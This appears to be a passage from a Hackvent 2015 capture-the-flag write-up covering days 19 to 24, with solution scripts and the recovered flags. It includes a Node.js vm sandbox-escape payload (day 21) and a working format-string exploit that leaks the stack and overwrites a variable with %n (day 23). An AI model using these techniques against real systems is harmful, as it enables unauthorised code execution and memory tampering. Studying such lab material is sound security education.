5801, 5807, 5813, 5821, 5827, 5839, 5843, 5849, 5851, 5857, 5861,
5867, 5869, 5879, 5881, 5897, 5903, 5923, 5927, 5939, 5953, 5981,
5987, 6007, 6011, 6029, 6037, 6043, 6047, 6053, 6067, 6073, 6079,
6089, 6091, 6101, 6113, 6121, 6131, 6133, 6143, 6151, 6163, 6173,
6197, 6199, 6203, 6211, 6217, 6221, 6229, 6247, 6257, 6263, 6269,
6271, 6277, 6287, 6299, 6301, 6311, 6317, 6323, 6329, 6337, 6343,
6353, 6359, 6361, 6367, 6373, 6379, 6389, 6397, 6421, 6427, 6449,
6451, 6469, 6473, 6481, 6491, 6521, 6529, 6547, 6551, 6553, 6563,
6569, 6571, 6577, 6581, 6599, 6607, 6619, 6637, 6653, 6659, 6661,
6673, 6679, 6689, 6691, 6701, 6703, 6709, 6719, 6733, 6737, 6761,
6763, 6779, 6781, 6791, 6793, 6803, 6823, 6827, 6829, 6833, 6841,
6857, 6863, 6869, 6871, 6883, 6899, 6907, 6911, 6917, 6947, 6949,
6959, 6961, 6967, 6971, 6977, 6983, 6991, 6997, 7001, 7013, 7019,
7027, 7039, 7043, 7057, 7069, 7079, 7103, 7109, 7121, 7127, 7129,
7151, 7159, 7177, 7187, 7193, 7207, 7211, 7213, 7219, 7229, 7237,
7243, 7247, 7253, 7283, 7297, 7307, 7309, 7321, 7331, 7333, 7349,
7351, 7369, 7393, 7411, 7417, 7433, 7451, 7457, 7459, 7477, 7481,
7487, 7489, 7499, 7507, 7517, 7523, 7529, 7537, 7541, 7547, 7549,
7559, 7561, 7573, 7577, 7583, 7589, 7591, 7603, 7607, 7621, 7639,
7643, 7649, 7669, 7673, 7681, 7687, 7691, 7699, 7703, 7717, 7723,
7727, 7741, 7753, 7757, 7759, 7789, 7793, 7817, 7823, 7829, 7841,
7853, 7867, 7873, 7877, 7879, 7883, 7901, 7907, 7919, 7927, 7933,
7937, 7949, 7951, 7963, 7993, 8009, 8011, 8017, 8039, 8053, 8059,
8069, 8081, 8087, 8089, 8093, 8101, 8111, 8117, 8123, 8147, 8161,
8167, 8171, 8179, 8191, 8209, 8219, 8221, 8231, 8233, 8237, 8243,
8263, 8269, 8273, 8287, 8291, 8293, 8297, 8311, 8317, 8329, 8353,
8363, 8369, 8377, 8387, 8389, 8419, 8423, 8429, 8431, 8443, 8447,
8461, 8467, 8501, 8513, 8521, 8527, 8537, 8539, 8543, 8563, 8573,
8581, 8597, 8599, 8609, 8623, 8627, 8629, 8641, 8647, 8663, 8669,

```
8677, 8681, 8689, 8693, 8699, 8707, 8713, 8719, 8731, 8737, 8741,
8747, 8753, 8761, 8779, 8783, 8803, 8807, 8819, 8821, 8831, 8837,
8839, 8849, 8861, 8863, 8867, 8887, 8893, 8923, 8929, 8933, 8941,
8951, 8963, 8969, 8971, 8999, 9001, 9007, 9011, 9013, 9029, 9041,
9043, 9049, 9059, 9067, 9091, 9103, 9109, 9127, 9133, 9137, 9151,
9157, 9161, 9173, 9181, 9187, 9199, 9203, 9209, 9221, 9227, 9239,
9241, 9257, 9277, 9281, 9283, 9293, 9311, 9319, 9323, 9337, 9341,
9343, 9349, 9371, 9377, 9391, 9397, 9403, 9413, 9419, 9421, 9431,
9433, 9437, 9439, 9461, 9463, 9467, 9473, 9479, 9491, 9497, 9511,
9521, 9533, 9539, 9547, 9551, 9587, 9601, 9613, 9619, 9623, 9629,
9631, 9643, 9649, 9661, 9677, 9679, 9689, 9697, 9719, 9721, 9733,
9739, 9743, 9749, 9767, 9769, 9781, 9787, 9791, 9803, 9811, 9817,
9829, 9833, 9839, 9851, 9857, 9859, 9871, 9883, 9887, 9901, 9907,
9923, 9929, 9931, 9941, 9949, 9967, 9973]

for questers in xrange(0,20):
      mathquest = server.getQuest(MySession)
      print "Quest: " + mathquest

      resi = mathquest.split(' = ')
      print "goal:" + resi[1]
      switcher = 0
      for x in primes:
            if switcher > 0:
                  break
            for y in primes:
                  if int(resi[1])%(y*x) == 0 and x!=y:
                        print
str(x)+"*"+str(y)+"*"+str((int(resi[1])/(y*x))) + " = " +
str(x*y*int(resi[1])/(x*y))
                        print server.submitSolution(MySession,
str(x)+"*"+str(y)+"*"+str((int(resi[1])/(y*x))))
                        switcher = 5
                        break
```

With that script we are able to get all quests done

"Congrats, your HV-Nugget is HV15-uUIh-wudK-YAam-fIw5-YuNo"

### Day 20 ###

On this challenge we are given an iPhone binary. We are able to do some static code analysis with IDA. With that we are able to get the source code really fast. The code called rand_r and the seed of rand_r is the a part of the flag. The flag has five parts and we should be able to bruteforce the seeds. Attention, you need the original source from rand_r, because Linux have another implementation then Apple. You find the source code here: http://www.opensource.apple.com/source/Libc/Libc-997.90.3/stdlib/FreeBSD/rand.c . With that the following bruteforce code should work:

```
int main ()
{
      char bruter[] = {'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i',
'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v',
'w', 'x', 'y', 'z', '0', '1', '2', '3', '4', '5', '6', '7', '8',
'9', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L',
'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y',
'Z', '?', '!', '-', '\n'};
      char global[4] ;
      char global2[4];
      char global3[4];
      char global4[4];
      char global5[4];
      for (int i = 0; i < sizeof(bruter); i++)
      {
      cout << i << endl;
            for (int j = 0; j < sizeof(bruter); j++)
            {
                  for (int k = 0; k < sizeof(bruter); k++)
                  {
                        for (int l = 0; l < sizeof(bruter); l++)
                        {
                              //global = global2 = global3 =global4 =
global5 =((int) bruter[i] << 24) + ((int) bruter[j] << 16) + ((int)
bruter[k] << 8) + ((int) bruter[l] );
                              global[0] = global2[0] = global3[0]
=global4[0] = global5[0] = bruter[l];
                              global[1] = global2[1] = global3[1]
=global4[1] = global5[1] = bruter[k];
                              global[2] = global2[2] = global3[2]
=global4[2] = global5[2] = bruter[j];
                              global[3] = global2[3] = global3[3]
=global4[3] = global5[3] = bruter[l];
                              char attacktmp[] = {bruter[i] , bruter[j]
, bruter[k] , bruter[l]};
                              string attack = string(attacktmp);
                              if (srand_r((unsigned int*)&global) ==
975773722)
                                    printf("Part1: %s \n" , &attack );
                              if (srand_r((unsigned int*)&global2) ==
585705075)
                                    printf("Part2: %s \n" , &attack );
                              if (srand_r((unsigned int*)&global3) ==
1485595395)
                                    printf("Part3: %s \n" , &attack );
                              if (srand_r((unsigned int*)&global4) ==
669708338)
                                    printf("Part4: %s \n" , &attack );
                              if (srand_r((unsigned int*)&global5) ==
444751605)
                                    printf("Part5: %s \n" , &attack );
                              //HV15-Fpr7-5UY6-uSSv-qWRf-mGg2

                        }
                  }
            }
        }
    return 0;
}
```

The Flag is the following: HV15-Fpr7-5UY6-uSSv-qWRf-mGg2

### Day 21 ###

We should login in the IRC and talk to Santa. Santa wanted to give us a present, but he wanted also a present from us. Also Santa is able to CALCULATE everything we want. What he doesn't know is, that you we're able to make code execution. But we are in a sandbox and must be escape somehow. With reading a lot of JavaScript and a hint from M that everything which going in, is in the sandbox and everything what goes out, is outside the sandbox. Also we know, that the code we give Santa, will come out and will be printed out. So we must create a value, which will be passed outside the sandbox and will be printed out. Interesting is, that nearly everything in JavaScript is an object. Also interesting is that there are some Standard function, that every object has. Something like ToStirng or ValueOf. So we are able to create an object to Santa. Within this object we can override one of the standard functions and execute other code, instead of the real one. The last thing you should know is, that the function object has also an arguments objects. You can read everything here: https://developer.mozilla.org/de/docs/Web/JavaScript/Reference/Functions

- arguments: An array-like object containing the arguments passed to the currently executing function.
- arguments.callee : The currently executing function.
- arguments.caller : The function that invoked the currently executing function.
- arguments.length: The number of arguments passed to the function.

With this knowledge, we are able to print out the source code with the following chat command:

```
CALCULATE {valueOf: function(){return
arguments.callee.caller.toString();}}
```

Here are the full chat-log:

```
<TheVamp> CALCULATE {valueOf: function(){return
arguments.callee.caller.toString();}}
<MrSanta> That's easy: function (from, text) {
<MrSanta>   console.log(from + ' => BOT: ' + text);
<MrSanta>   if (text.match(/^hello/i)) {
<MrSanta>      client.say(from, "Hello, "+from);
<MrSanta>   } else if (text.match(/^gift (.*)/i)) {
<MrSanta>     if (RegExp.$1 === 'five tons of flax') {
<MrSanta>        client.say(from, "Thanks a lot! I do have something
in return for you: 'HV15-TZHg-KRLH-tHlC-PmiZ-uWzB'");
<MrSanta>     } else {
<MrSanta>        client.say(from, "Thanks for all the fish,
"+from+", but that's not what I was wishing for!");
<MrSanta>     }
<MrSanta>   } else if (text.match(/^calculate (.*)/i)) {
```

```
<MrSanta>       expr = RegExp.$1;
<MrSanta>       console.log('evaluating "'+expr+'"');
<MrSanta>       try {
<MrSanta>          client.say(from, "That's easy:
"+vm.runInNewContext('('+expr+')'));
<MrSanta>       } catch (e) {
<MrSanta>          client.say(from, "This doesn't work out ... but
that's your fault: " + e);
<MrSanta>       }
<MrSanta>    } else {
<MrSanta>       client.say(from, "Sorry, I didn't understand. Maybe
you meant to say HELLO, offer me a GIFT, or you want me to CALCULATE
something?");
<MrSanta>    }
<MrSanta> }
```

And there is the Flag: HV15-TZHg-KRLH-tHlC-PmiZ-uWzB

### Day 22 ###

In this challenge we got first of all an unknown file. After analyzing it, we know it was a VHD. We are able to open it in 7-zip. With that we are able to extract an unknown file. Analyze it, we see that it is an ISO File. So again, we are able to unpack it with 7-zip. Know we got many files, which are called from part1 to part5. So we have to solve all 5 parts. The Flag also have the format HV15-part1-part2-part3-part4-part5. Let's go through part 1:

After unpacking the zip we got an executable and an unknown file called pass. The Executable is an encrypted 7-zip file. So first we are analyzing the pass file. First it looks something like an ID3 header, but reversed. At the bottom of the file there was also a hint, how the file was obfuscated. Every four bytes are reversed. So we have to reverse it back. After doing this we got an mp3 file. Looking at some meta-data I discovered that in the comment is a hint: `'pw=songtitle - walking on "x_x_x"'`. So we should find the song title and this seems to be the password. So asking shazam we found out that the song is from Infected Mushrooms called Fields of Grey (feat. Sasha Grey). So the Password should be "Fields_Of_Grey". OK doesn't work, so let's try it in lowercase. And there we go, we got know another unknown file. After analyzing I found out it is a PSD file. So open it with GIMP. Instantly I saw there are more layers, so let's blend out some layers. And now we found the Flag of part1: 7yRU

Part2

At this part we got a music file. After hearing the sound file, make only crazy Noises, I checked the spectrogram in audacity. With that we got an Image with the flag. But something looks strange. There are 2 j's, but they looks like an inversed j. After reversing the Image, we got the solution for part2: jdjV

Part3

In this part we are given N and C. That's looks similar like RSA. N looks very short, so it is a weak key, which we can factories. The best tool to work with that is the RsaCtfTool from Ganapati. With that we are able to decrypt this message. We only need to know, that e is the most common used one. This is mostly 65537. The decrypted Message is: PN0Z

Part4

The Part4 was a little bit tricky. First of all the ending of the file is a .pkg which is normally a MAC-format. After failing to unpack it with tools, I tried to read something about pkg files. The first thing I does in Internet Researching is looking at Wikipedia, but I only read the references and not the Wikipedia article itself. Luckily it send me to a PS3-Wiki where nearly the exact same header was used. So we have a packed PS3 File here. With a little bit of research I got a PS3 unpacker. With that I was able to unpack the file. We got 3 Files. One of them has a Print command, with HV15. So this should be the flag. The things which should be printed out, are the Title-IDs from some PS3 Files. So google the Title IDs you got the right titles. And finally we got the following flag: dHA9

Part5
In that part it seems encoded. After trying some encodings I found it was Uu-encoded. It reveals a base64 string which is decoded NfcN, the last part of the Flag

Now we have all Parts solved. The final flag is HV15-7yRU-jdjV-PN0Z-dHA9-NfcN

### Day 23 ###

Day 23 is in the first stage we must send Fibonacci numbers to the server. The following python code do this for us:

```
import requests
import socket
import time

def fib(n):
      a,b = 1,1
      for i in range(n-1):
            a,b = b, a+b
      return a

print fib(5)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('challenges.hackvent.hacking-lab.com', 8888))

i = 0
fibu = 5
while i<200:

      data=""
      while data == "":
            data = s.recv(4096)
      print data[:-2]

      answer = fib(fibu)
      print answer
```

```
        send = str(answer) + "\n";
        s.send(send)
        time.sleep(1)
        i = i+1
        fibu = fibu+1
```

The answer we get, was the following:

```
You really thought I would give away my precious stuff?
  That was a joke. HAHA. FAT CHANCE.
(if you want to prank your friends, find this little code at
http://hackvent.hacking-lab.com/KJYzeUErl7_riddler.tar.gz)
```

Analyzing the code I noticed that there is a format string vulnerability on line 36. With the format string vulnerability we are able to dump the whole stack. So far so good, but what could we do with the stack. If we disassemble the binary in the tar file, we are able to look at the asm-code. The variable we need to change is debug_mode to a value bigger than 0. In the disassembled code, the debug_mode variable is set by `movl $0x0,-0x14(%ebp)`. This means if we find an EBP or a value near EBP on the stack, we are able to set another value to debug_mode. After many tries I got the following exploit code, which worked:

```
import requests
import socket
import time
import struct

def fib(n):
        a,b = 1,1
        for i in range(n-1):
                a,b = b, a+b
        return a

def recv(s):
        data=""
        while data == "":
                data = s.recv(4096)
        print data[:-2]
        return data

s = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)#challenges.hackvent.hacking-lab.com
s.connect(('challenges.hackvent.hacking-lab.com', 8888))
i = 0

fibu = 5

recv(s)
'''
#dump the stack
for i in range(0,50):

        #send = "%p%p%p%p%p%p%p%p%p\n"
        send = "%"+str(i)+"$p  \n"
```

```
      print send
      s.send(send)
      #time.sleep(1)
      recv(s)

'''

send = "%23$x\n"#23th stack value is EBP
print send
s.send(send)
time.sleep(1)

leakdata = recv(s)
print "Leakdata:" + leakdata +"\n"

ebp = leakdata[13:]
print "EBP Address" + ebp

calc_debug = struct.pack('<L',int(ebp,16)-(0x14))
print calc_debug.encode('hex')

send = "\xFF\xFF\xFF\xFF" +calc_debug + "%p%p%p%p%p%n\n"#overwrite
debug_mode
print send
s.send(send)
time.sleep(1)

while i<10:

      recv(s)
      answer = fib(fibu)
      print answer
      send = str(answer) + "\n"
      s.send(send)
      #time.sleep(1)
      i = i+1
      fibu = fibu+1
recv(s)
s.close()
```

The last output of the script is the following:

```
"Debug mode: 10 riddles solved ==> 'HV15-ywKu-2X9f-LBQR-NVFK-THF6"
```

And there is the 23th flag.

### Day 24 ###

I completely reversed the program and tried to re-implemented it. In the first step I re-implemented the Testing Code in C#. The test-code check if the crypto.dll, which is missing, really works. So it tests the following crypto-systems: MD5, Blowfish-compat, RC4 and AES. After going to the final encryption Routine the real key will be decrypted. Here are the pseudo-code of this function:

```
Encrypted =
"\xB7\x43\x10\x20\x0D\x3A\xBD\x5B\xC6\xFB\x0E\x31\xBA\x85\x35\x71\x5
4\xC7\x77\x49\x02\xEC\x14\x10\x04\x41\x94\x25\xBF\x15\x6C\xA0"
key = "inIGzFzcTOyBZkWX"
Decryption = AES(key.GetBytes(), Encrypted) // AES(key,data)
Decryption = RC4(Decryption, key) // RC4(data, key)
Decryption = blowfish_decryption(key.getBytes(), Decryption)
//blowfish_decryption(key, Decryption)
```

I know AES and blowfish are not Stream-Ciphers, so they only encrypt 16 (AES) or 8 (blowfish) bytes at one time. In C# I can pass all the data through the functions and, they will decrypt all the bytes at once and I do not need to pass every block through that functions.

After my re-implementing all test-functions worked fine, but the last decryption function doesn't worked. The weird thing in this windows application was, there were two error messages, that the crypto.dll are missing. Why is that? In ollyDbg I get the result very fast. Before all functions from the crypto.dll are getting loaded, there is one hidden function, which loads RC4 and does something. After some time of debugging I realized that the key `"inIGzFzcTOyBZkWX"` from the final decryption function will be encrypted with RC4. The key for that RC4 function is `"hackvent_class"`. After this the Pseudo-Code for Decryption looks now like this:

```
hkey = "hackvent_class"
masterkey = "inIGzFzcTOyBZkWX"
masterkey.getBytes() = RC4(masterkey, hkey)
Encrypted =
"\xB7\x43\x10\x20\x0D\x3A\xBD\x5B\xC6\xFB\x0E\x31\xBA\x85\x35\x71\x5
4\xC7\x77\x49\x02\xEC\x14\x10\x04\x41\x94\x25\xBF\x15\x6C\xA0"
Decryption = AES(masterkey.GetBytes(), Encrypted) // AES(key,data)
Decryption = RC4(Decryption, masterkey) // RC4(data, key)
Decryption = blowfish_decryption(masterkey.getBytes(), Decryption)
//blowfish_decryption(key, Decryption)
```

And now we are able to start the full decryption and get the final flag: HV15-1dSn-6fB3-yDNO-Re2I-fHdw